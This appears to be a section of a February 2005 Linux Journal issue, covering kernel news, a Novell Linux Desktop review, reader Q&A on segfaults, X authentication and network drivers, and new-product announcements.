Pavel Machek has discovered a very serious bug in the 2.4 kernel. On January 1 of the year 9223372034708485227, all 2.4 systems will stop processing commands. Although some pundits may claim that there is no need to worry about events that will occur nine quintillion years from now, this is precisely the attitude that led to the Y2K bug and the ioctl interface. We as concerned Linuxians must take on these responsibilities that the commercial world shirks. If we fix this problem now, it could very well be a one-line kernel patch; if we wait nine quintillion years, who knows how many computers will be running with this patch throughout the vast reaches of the galaxy? Moreover, our descendants will probably be tightly integrated with their computer systems. On January 1, '27, they will all suddenly stop processing commands, sitting dull and lifeless until the end, unless we act now! **Marcelo**, please don't drop this patch! The future of all life may well depend on you!

Andries Brouwer, who has maintained the kernel **man pages** for more than ten years, along with the man program itself, util-linux and kbd, has had enough. Although these venerable and important projects must continue, Andries would like to move on to other things and recently requested that someone step up to replace him. **Michael Kerrisk** has taken over man pages, but the other tools remain up in the air. Until suitable replacements are found, he will undoubtedly continue to issue releases of the software, but folks who are interested in taking over those projects should do a Web search to see if they are still available, and contact him if they are.

Ed Schouten has taken the first step toward porting Linux to the **Xbox**, creating a configuration option for it. While a Linux port to the Xbox is hungrily desired by Xbox users, some developers have expressed skepticism that any Xbox patches should be accepted. The reason? No Linux port can run on that system unless the user opens up the box and makes alterations to the hardware. There are actually several perspectives on this. **David Weinehall**, the Linux kernel 2.0 series maintainer, sees the Xbox as an embedded system and supports patches that help Linux be a better embedded OS. To embedded developers, the requirement that you have to hack the hardware in order to run Linux on a given system is really merely a side issue. Xbox folks, on the other hand, see the official kernel sources as the best place for Xbox support, because distributions like Debian so far have been reluctant to add support unless the official kernel tree does. Meanwhile, hard-core kernel hackers who feel that Linux should run on all available hardware, consider the Xbox to be just another system to port to, and therefore a very desirable target. **Linus Torvalds** already rejected an Xbox patch a year ago, but he has been known to change his mind. And although there are some Digital Millennium Copyright Act (DMCA) issues surrounding the Xbox, the developers of the Linux port have looked into the law and believe that everything they are doing conforms with the requirements of the DMCA.

There's a fine line between innovation and blunder. Some developers feel Linus Torvalds has made some errors in judgment regarding recent kernel numbering schemes. After the 2.6.8 release, a horrible bug was found that necessitated an immediate fix. This was not the error in judgment, but a normal part of software development, which typically would have been followed by a bug-fix release and getting on with development. But instead of releasing 2.6.9 right away with the fix, Linus put out a 2.6.8.1 release. This addition of a fourth version number is unheard of in kernel development and broke a lot of tools that relied on the previous numbering scheme. Then later, when 2.6.9 was about to come out, one of the kernel releases was called 2.6.9-final. The final was unusual and apparently meant that this version was indeed the official 2.6.9 kernel.

But, lo and behold, three days later another release, this one actually called 2.6.9, came out. So what did the final mean in 2.6.9-final? This again broke many scripts and prompted **Russell King** to remark in disgust, “I, for one, no longer believe in any naming scheme associated with mainline.” **Matt Mackall** was the first to voice a loud objection to the way Linus has been handling version numbers in recent kernels, but his voice was quickly joined by **Cliff White**, who spoke on behalf of the entire Open Source Development Labs group, the very group that employs Linus to do kernel work. Russell, **Geert Uytterhoeven**, **Christoph Hellwig** and **Martin J. Bligh**, all longtime Linux developers, also spoke out against the numbering anomalies.

First Look: Novell Linux Desktop

Don Marti

Issue #130, February 2005

When Novell first bought GNOME development shop Ximian and then the KDE-centric SuSE, we all got curious about what kind of Linux product would result from this strange breeding experiment. The answer is Novell Desktop Linux, which combines SuSE's strong hardware detection and configuration with a clean desktop toolset based on Ximian Evolution, OpenOffice.org and Mozilla Firefox.

Both KDE and GNOME are available, but either way you get a set of best-of-breed tools, not a doctrinaire load of all one or the other. Under GNOME, for example, KDE's K3b is the default CD burner.

With distributions converging on the same set of applications, one area where there's still competitive advantage is in hardware support and configuration tools. SuSE Professional has been the champion here for several releases, and NDS inherits its abilities. We set up a Wacom Graphire tablet and a dual-headed display with just point and click.

Unlike the full SuSE, no digital camera software seems to be installed, and none is available from the on-line update system—make that systems. NDS provides both SuSE's YaST and Ximian's Red Carpet. Both are installed, and both provide the ability to add and remove software. This is unduly confusing for administrators coming over from other platforms. “Install both and let the user decide” is Linux vendor-speak for what the real world calls “Make sure every administrator sets it up a little different so every time you have a personnel change you end up breaking something.”

Fans of our contributing editor Robert Love will be happy to see his new netapplet installed by default. Just click and drag to switch from wired to wireless networking or select among wireless access points. Now you'll be able to bring up wireless networking without embarrassment, even if there's a Mac OS X user watching.

There are two schools of thought on supporting legacy Microsoft Windows applications on a Linux desktop: either install a Windows emulation environment such as CodeWeavers' CrossOver Office on each Linux box that needs it, or move the Windows applications to a system running a remote desktop such as Citrix ICA and put only a remote desktop client on the Linux boxes.

NDS is ready to handle the remote desktop out of the box, with gnomepro.com's Terminal Server Client installed by default. It supports RDP, VNC and ICA. If the number of IBM 3270 terminal applications now running in 3270 emulators is any guide, many customers will choose to keep Windows applications around for a long time. Because it's unlikely that there will be emulator support for all the industry-specific apps out there, this feature is key for business Linux projects.

One piece of functionality we didn't get to put through a test is the Novell iFolder Linux Client, which synchronizes user data files with a server. It's certainly easiest to administer desktop systems when user data is on the file server and every hard drive outside the server room is disposable. In a laptop-centric company, that old-school approach doesn't work, but we have high hopes for iFolder as the answer to keeping a safe copy of laptop users' data.

Besides Macromedia'a Flash plugin, Adobe's Acrobat Reader and RealNetworks' RealPlayer are installed, along with Totem and Rhythmbox as free media players.

Novell Linux Desktop combines the look of a clean, professional desktop with one of the most adaptable underlying Linux distributions. Although there's still some simplifying and refactoring to do in the software deployment area, the desktop is ready for regular users and a good candidate for your next Linux desktop pilot project.

On the Web

Looking for more from your favorite *LJ* authors? Many of them also write columns for our Web site. Visit our site and select RSS Links to read their new columns as soon as they are posted.

- Ever wonder why, in these modern capitalist times, so much of your identity is determined by the cards you carry in your wallet—cards issued by everyone but you? In “What's Your i-Name?” (www.linuxjournal.com/article/7888), Senior Editor Doc Searls introduces some of the first players in the grass-roots identity movement. Find out what your future technological identity might look like—better yet, get involved in determining it yourself.

- Our audio expert, Dave Phillips, has been writing a Linux MIDI series for the Web site, and his brief survey is no longer so brief. Linux audio software and hardware has been making huge strides in the past year or so, and Dave wants to let you know about everything now available for your music-making needs. He kicked off the series by outlining the history of MIDI technology, in "Linux MIDI: a Brief Survey, Part 1" (www.linuxjournal.com/article/7773). "Part 2" (www.linuxjournal.com/article/7912) is a guide to various Linux MIDI sequencers and "Part 3" (www.linuxjournal.com/article/7918) looks at some helpful MIDI utilities.
- Back in the August 2003 issue, Faye Coker wrote an introductory article to Security-Enhanced Linux (SELinux). Now that SELinux is the default configuration for Fedora Core 3, Faye is back with a Web column on various features and functions of SELinux. Her first article explains "What's New in Fedora Core 3 SELinux" (www.linuxjournal.com/article/7887), and she covers strict vs. targeted policies, changes to the SELinux base directory and some future plans.

Ten Years Ago in *LJ*: February 1995

Matt Welsh covered a two-process technique for writing GUI applications in a combination of Tcl/Tk and C. He forks off an instance of the wish shell from his C program, then has his C program write Tcl/Tk commands down a pipe and get strings back as text.

We listed the phone numbers of seven BBSs, running at 14.4kbps, that offered access to download Linux-related files. We also covered the first two Linux vendors to exhibit at the Comdex tradeshow in Las Vegas: Yggdrasil Computing, Inc., and Morse Telecommunication.

Yggdrasil Computing's booth at the 1994 Comdex show in Las Vegas. Left to right: Adam Richter, Dan Quinlan, Corrine Butleau. Photo: Belinda Frazier.

In the issue's only all-German ad, S.u.S.E. Linux, advertised a German-language Doppel-CD-ROM distribution that included an ahead-of-its-time "Live" CD and a 200-page *Handbuch* on installation and configuration.

They Said It

Q. Why did you choose the Linux operating system?

A. The Linux system provides a flexible environment where we can add features and options as we learn what customers like and don't like about the product. It allows us to offer a much more sophisticated graphical user interface, and provides support for networking and PC peripheral connectivity.

—Pioneer, www.pioneerelectronics.com/pna/faq/detail/0,,2076_149729693_143776150,00.html

My design style was open to things that might not work....Sometimes to really achieve something that's great and a step forward, you have to take these risks, not even knowing if it's going to work. You can't be that smart about everything. And if [you'd] done it before, you just have to be smart enough to put the atoms together and build the molecules.

—Steve Wozniac, Speaking at Gnomedex 2004

First off, I'd suggest buying *Seven Habits of Highly Successful People*, and NOT read it. Burn it, it's a great symbolic gesture.

—Linus Torvalds, on Linux Kernel Management Style, lwn.net/Articles/105375

When you think about it, it makes sense. Linux and open source products are cheaper, more robust and more secure. Having Microsoft tell us that their products have lower TCO is like them telling us that the Earth is flat. Right-thinking CIOs know that Linux and open source software result in lower costs and are not likely to be hoodwinked by verbal sleight-of-hand or spurious, vendor-manipulated TCO studies.

—Del Elson, Open Source in Australia, CXO Today, www.cxotoday.com

Archive Index Issue Table of Contents

Advanced search

Best of Tech

Our experts answer your technical questions.

Segfault When Allocating Memory

I compiled an application that causes a segfault when run. The expected size of allocated memory is expected to be large, less than 1000000. The offending line seems to be:

```
sample_space=calloc(sample_space_size, sizeof(float));
```

This is likely to result in the following:

```
sample_space=calloc(820510, 4);
```

The program compiles fine with:

```
gcc a2.c -o a2 -lm -lfftw3 -lz
```

Any suggestions?

—
Mike

m.giggey@utoronto.ca

When you allocate memory, you must check to be sure you actually received the memory block you requested. If not, the memory allocation functions, such as calloc, return NULL. Dereferencing NULL generates a segfault. It's possible you're hitting a user quota limit. Run `ulimit -a` to see what your limits are currently set to. See `man ulimit` for information on how to change these values and `man calloc` for more information about how these allocation functions work.

—
Chad Robinson

chad@lucubration.com

I suggest you arm yourself with gdb. Compile using the -g option and run under the debugger. When your program gets a segfault, you can do a trace-back. A nice graphical interface to gdb, called ddd, is available. Become familiar with these tools, and your life will be much better.

—
Usman S. Ansari

uansari@yahoo.com

X Magic Cookies?

I recently upgraded to KDE 3.3, and now find that I am having problems with my magic cookies whenever I run a graphical program with su. For example, here is what happens in a typical attempt to launch xadminmenu:

```
root@toad:/home/nathan/Desktop# xadminmenu
root@toad:/home/nathan/Desktop# Xlib: connection to ":0.0" refused by
server
Xlib: Invalid MIT-MAGIC-COOKIE-1 key

Gtk-WARNING **: cannot open display: :0.0
```

If I first copy .Xauthority from /home/nathan to /root/, it works. My magic cookies are all happy. I have tried using `xauth add` to make it so that root's magic cookies match my own, but it fails each time for toad:0 and unix:0 and works for toad:10 and unix:10. Am I missing something obvious here, other than that I should break down and read up on X? Is my only real choice to run a quick Perl script on login that copies .Xauthority over so I don't have to do it manually? At present, I'd really rather not use yet another hack to keep my system running.

—
Nathan Oliphant

nathan@oliphantparts.org

Several situations can be the cause of your problem:

1) Make sure you have the DISPLAY variable set in your environment, it should be set to something like :0.0 or localhost:0.0.

2) Make sure your account has ownership permissions on the actual X display you are trying to use. That is, if your account is the one permitted to own/use the display. Use the xhost command to find out which user's client programs can use your display, including local ones. Do a `man xhost` to learn about the options for this command.

3) The Xlib: Invalid MIT-MAGIC-COOKIE-1 key message also may indicate that an X server already is running in your system as display 0. Before running xadminmenu or any other X command, do a `ps ax` to find out if there is an X process already running. If so, try changing to that display with Ctrl-Alt-Fx, Fx being one function key on your keyboard; F7 is commonly used for display 0.

4) Do a `man startx` to find options for starting X; there are many options and combinations for doing so.

—
Felipe Barousse Boué

fbarousse@piensa.com

Missing Library

Where might I obtain the libmp3lame.so.0 library? I need it for mplayer. When I tried to install the RPM packages for mplayer, it informed me that I need this library, whatever it is.

—
David A. Barnett

davecom@io.com

Install the lame and lame-libs packages. I believe the latest version for Red Hat is 3.92-2. An excellent search tool for RPM packages is www.rpmfind.net.

—
Chad Robinson

chad@lucubration.com

Microsoft Authentication for Linux VPN

I've been looking for information on how to set up a Linux box as a VPN server and have it authenticate against Microsoft Active Directory. I don't want to maintain two separate lists of users and passwords. Can you point to me any sources you might know of on how to do it, assuming it's possible?

—
Richard Rosenheim

rlr0304@rlrmail.com

The same question came up on the SourceForge mailing list for Poptop, a Linux VPN server that supports Windows clients. One user provided a collection of information resources that should get you started: sourceforge.net/mailarchive/forum.php?thread_id=5787492&forum_id=8250.

Before beginning this project, it would be a good idea to get a simple Samba file server set up on the machine and authenticate against your Microsoft directory. Even if you later disable the services, there are numerous guides for doing so, it will provide the core support services that Poptop can use to do the same thing.

—
Chad Robinson

chad@lucubration.com

The document on this Web page may prove useful to you: hawkerc.net/staff/abartlet/comp3700/final-report.pdf. Also, see this page, asia.cnet.com/enterprise/netadmin/0,39035505,39081966-39000223c-1,00.htm, although it talks about older software versions.

—
Felipe Barousse Boué

fbarousse@piensa.com

Drivers for Network Card

I recently got a new computer and decided to install Linux on the old one. I installed LinuxMandrake 10.0, and everything is working well so far except for accessing the Internet. There aren't any Linux USB drivers for the modem I use, so I tossed an old network card I had lying around into the computer. I think it's a Realtek 8139, but I'm not sure. The sticker on the back reads Farallon PN993, but Linux and Windows both recognize it as a Realtek 8139.

I found a tutorial for the card at www.scyld.com/rtl8139.html and thought, “Great, step-by-step instructions.” So, I downloaded the four files, moved them to my Linux PC and followed the instructions. When I got to the first compiling line:

```
make KERNVER=`uname +-r` rtl8139.o
```

I pressed Enter, but all I got was a ton of errors flying across the terminal. I tried the other compiling option:

```
gcc -DMODULE -Wall -Wstrict-prototypes -O6 -c rtl8139.c
```

and I got the same errors. I then tried the other suggested compile line:

```
gcc -DMODULE -D__KERNEL__ -O6 -c rtl8139.c
```

and again got the same errors. I even tried adding:

```
-I/usr/src/linux/include -include /usr/src/linux/include/linux/modversions.h
```

to every compile option. I'm new to Linux, and I don't know where to go from here. I've tried using the 8139too driver that came with LinuxMandrake, but when I select it, it says it's installing, but it actually goes back to the screen where I say that I want to choose the driver manually. I'm in a never-ending loop. Could anyone help? Thanks.

—
Sean Bowman

poliwhirl74@mn.rr.com

Unfortunately, the driver you referenced in the URL above was designed for 2.4 kernels, and Mandrake 10.0 includes a 2.6 kernel (2.6.3). The 2.6 kernel series included numerous changes to how driver modules are built, so many 2.4 drivers no longer work. Fortunately, the 8139 driver has long been a part of the kernel source tree, so you almost certainly don't need to go through these gyrations.

The real answer is to continue to pursue why Mandrake is putting you into an endless installation loop for this driver. You probably would be best off posing your question on the Mandrake support site, a free resource that generally provides fast answers to most Mandrake-related problems (www.mandrakeexpert.com).

—
Chad Robinson

chad@lucubration.com

Mandrake Linux's Web site states that Realtek 8139 cards are supported; being RTL 8139 reported as supported hardware and RTL-8139C and RTL-8139D as officially tested LAN cards. Now, I would suggest that you use the appropriate driver as a loadable kernel module. There are actually three possible drivers, one is rtl8139, another is 8139too and lastly 8139cp, with the two latter ones used in most current Linux distributions.

Try issuing, as root, the command `modprobe 8139too`, `modprobe 8139cp` or `modprobe rtl8139`. There is a high probability that you already have the required kernel module compiled and ready to use from your stock installation of Mandrake 10. If all this works fine, you may need to add a line like the following to your /etc/modprobe.conf file for automatic loading of kernel modules at boot time (of course, use the working module, in the example 8130too):

```
alias eth0  8139too
```

—
Felipe Barousse Boué

fbarousse@piensa.com

Almost always when a network card is supported by the distribution, you don't need to do anything to have it work on boot. If you don't have any important data on the system, simply re-install, and Mandrake should detect the card automatically and choose its preferred driver.

—
Don Marti

info@linuxjournal.com


New Products

Altix 3700 Bx2, Novell Desktop 9, Dell PowerEdge SC1425 and more.

Altix 3700 Bx2

Silicon Graphics (SGI) recently added a new version of its SGI Altix 3700 system, the Altix 3700 Bx2, to its product line. The Bx2 scales to 256 Itanium 2 processors, including the new 1.6GHz Itanium 2 processors with 9MB cache, in a single system. Bx2 uses NUMAflex global shared-memory architecture to derive high-level application performance from high-density CPU bricks. The new configuration also doubles available bandwidth between Altix racks with SGI's NUMAlink 4 interconnect technology, offering speeds up to 6.4GB/s. Each Altix 3700 Bx2 can contain 16 to 256 processors, 8GB to 24TB of globally addressable memory and more than 1,500 PCI-X slots. It delivers over 3GB/s of sustained I/O bandwidth.


SGI, 1500 Crittenden Lane, Mountain View, California 94043, 800-800-7441, www.sgi.com.



Novell Linux Desktop 9

Novell announced Novell Linux Desktop 9, a desktop operating system and office-productivity environment based on the SuSE Linux core code base and the 2.6 kernel. It can be deployed as a general-purpose desktop platform or tailored for use in information kiosks, call-center terminals or stations for infrequent PC users. Novell Linux Desktop 9 offers a Novell-customized edition of OpenOffice.org that boosts compatibility with Microsoft file formats, Novell Evolution 2, Gaim and Kopete for IM needs, Novell iFolder, the Citrix ICA client and Firefox. In support of the Linux Desktop 9 release, Novell offers administration tools such as YaST and AutoYaSTUpdate Manager, the ZENworks Linux Management bundle, enterprise-tested patches and updates, Linux training and certification and various levels of global customer support.

Novell, Inc., 404 Wyman, Suite 500, Waltham, Massachusetts 02451, 781-464-8000, www.novell.com.



Dell PowerEdge SC1425


The Dell PowerEdge SC1425 offers 64-bit memory addressing, DDR-2 memory and advanced I/O technologies in a 1U server. Designed to be a hot-swappable unit within a server cluster or Web farm, the SC1425 is included in Dell's high-performance computing cluster (HPCC) bundles with 8-, 16-, 32-, 64-, 128- and 256-node configurations running Red Hat Enterprise Linux 3, 32-bit or 64-bit edition. Other features include dual Intel Xeon EM64T processors with hyper-threading 800MHz front side bus support, up to 12GB of DDR-2 memory and embedded dual GB Ethernet NICs for high-performance I/O capabilities. The node bundles are built on Linux RHEL 3 AS/WS and are offered with four different interconnects: Fast Ethernet, Gigabit Ethernet1, Myrinet and InfiniBand.

Dell, Inc., One Dell Way, Round Rock, Texas 78682, www.dell.com.

Qtopia 2.1

Trolltech, Inc., has released the Qtopia 2.1 development platform and user interface for Linux-based mobile devices in two editions, Qtopia Phone and Qtopia PDA. New features in Qtopia 2.1 include touch-screen phone support, full-screen handwriting input and new phone themes to extend customers' flexibility and options for developing customized Linux-based mobile devices. Qtopia 2.1 Phone Edition has extended the messaging application to include support for MMS, allowing Qtopia Phone users to create and view MMS messages with images, text and audio content. In addition, the minimum Flash requirements for Qtopia have been reduced, enabling Qtopia 2.1 to support Linux devices with limited Flash memory.

Trolltech, Inc., 1860 Embarcadero Road, Suite 100, Palo Alto, California 94303, 650-813-1676, www.trolltech.com.



Xilo Scalable Storage System

The new Linux Networx scalable storage technology, Xilo, combines storage devices, management software and scalable filesystems into a single easy-to-administer storage appliance. Xilo pools capacity from separate storage devices into a large resource, allowing large files to be distributed across multiple storage devices. A Xilo system consists of one master storage device and two or more storage devices. Each storage device provides 3.75TBs of storage capacity and internal throughput of 400MB/s. Available interconnect options include dual Gigabit Ethernet (standard), Myrinet or InfiniBand. Xilo systems scale to 100s of TBs of storage and 10s of GB/s throughput. Each Xilo storage device uses triple redundant power supplies, multiple RAID controllers, hot-swappable disks and high-performance RAID for data protection. Xilo currently supports the Lustre filesystem and will support IBRIX Fusion in the future.

Linux Networx, 14944 Pony Express Road, Bluffdale, Utah 84065,
1-877-505-5694, linuxnetworx.com/xilo.